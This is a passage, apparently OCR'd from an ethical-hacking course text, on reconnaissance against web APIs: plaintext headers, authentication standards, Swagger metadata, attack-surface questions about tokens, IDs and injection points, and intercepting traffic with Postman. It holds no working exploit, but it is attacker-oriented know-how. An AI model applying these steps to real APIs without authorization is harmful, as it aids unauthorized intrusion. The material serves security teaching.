
<h1> My Home page</h1>
```

HTTP Response
Status Line
Response Headers
Response Message Header
Blank line separating Header and Body
Response Message Body

Figure 14.91: Example of HTTP Response header

As shown in the figure, both HTTP Request and Response headers are transmitted in plaintext; an attacker can easily manipulate these headers to identify the target.

- **Message Formats**: The API messages transmitted over the web will take some format such as JSON for REST API and XML for SOAP API. If these formats are used incorrectly, they can pave the way for vulnerabilities. As these formats are easy to understand, an attacker can easily manipulate messages encoded in these formats to identify the target and its perimeter.



Detect Security Standards

- APIs such as SOAP and REST implement different authentication/authorization standards such as **OpenID Connect**, **SAML**, OAuth 1.X and 2.X, and WS-Security
- SSL provides **transport-level security** for API messages to ensure confidentiality through encryption and integrity through signature
- In most of the APIs, SSL is used to **encrypt only sensitive user data** such as credit card details, thereby leaving other information in plaintext
- If these security standards are **configured improperly**, an attacker can identify vulnerabilities in these standards for further exploitation

Detect Security Standards

Although APIs claim to be secure as they incorporate security standards such as OAuth and SSL, they still include many vulnerabilities that can be exploited by attackers.

- APIs such as SOAP and REST implement different authentication/authorization standards such as OpenID Connect, SAML, OAuth 1.X and 2.X, and WS-Security.
- SSL provides transport-level security for API messages to ensure confidentiality through encryption and integrity through signature. Although SSL is used for security, in most API messages, only sensitive user data such as credit card details are encrypted, leaving other information in plaintext.

If these security standards are configured improperly, an attacker can identify vulnerabilities in these standards for further exploitation. For example, an attacker can capture and reuse a session token to retrieve a legitimate user's account information that is not encrypted.

Identify the Attack Surface


API Metadata Vulnerabilities

- API metadata reveals a lot of technical information such as **paths**, **parameters**, and **message formats** that are useful in performing the attack
- **REST API** uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, whereas **SOAP API** uses WSDL/XML-Schema, etc.

API Discovery

- If an API does not use metadata, attackers monitor and **record the communication** between the API and an existing client to identify an initial attack surface
- Attackers use automated tools to generate metadata from the recorded traffic

Swagger Definition



```
-apis: [
    - {
        path: "/cust/{custId}",
      - operations: [
        - {
            method: "DELETE",
            summary: "Deletes a customer",
            notes: "",
            type: "void",
            nickname: "deleteCust",
          - authorizations: {
            - oauth2: [
              -{
                  scope: "write:custs",
                  description: "modify custs in your account"
               }
              ]
            },
          -parameters: [
            - {
                name: "custId",
                description: "Cust id to delete",
                required: true,
                type: "string",
                paramType: "path",
                allowMultiple: false
              }
     ],
```

Point of attack

HTTP Method: Are other methods handles correctly?

Oauth 2.0: are tokens enforced and validated correctly?

Is access validated? Are IDS sequential? Injection point?, etc.

What if we send multiple? Or none at all?

Identify the Attack Surface (Cont'd)

Analyze Web API Requests and Responses

- Attackers can use tools such as **Postman** and **ReqBin** to intercept and anaylze the target web APIs, websites, and web services

Postman

- Postman allows attackers to capture API traffic, including **requests**, **responses**, and **cookies**, using the proxy built into Postman


Identify the Attack Surface

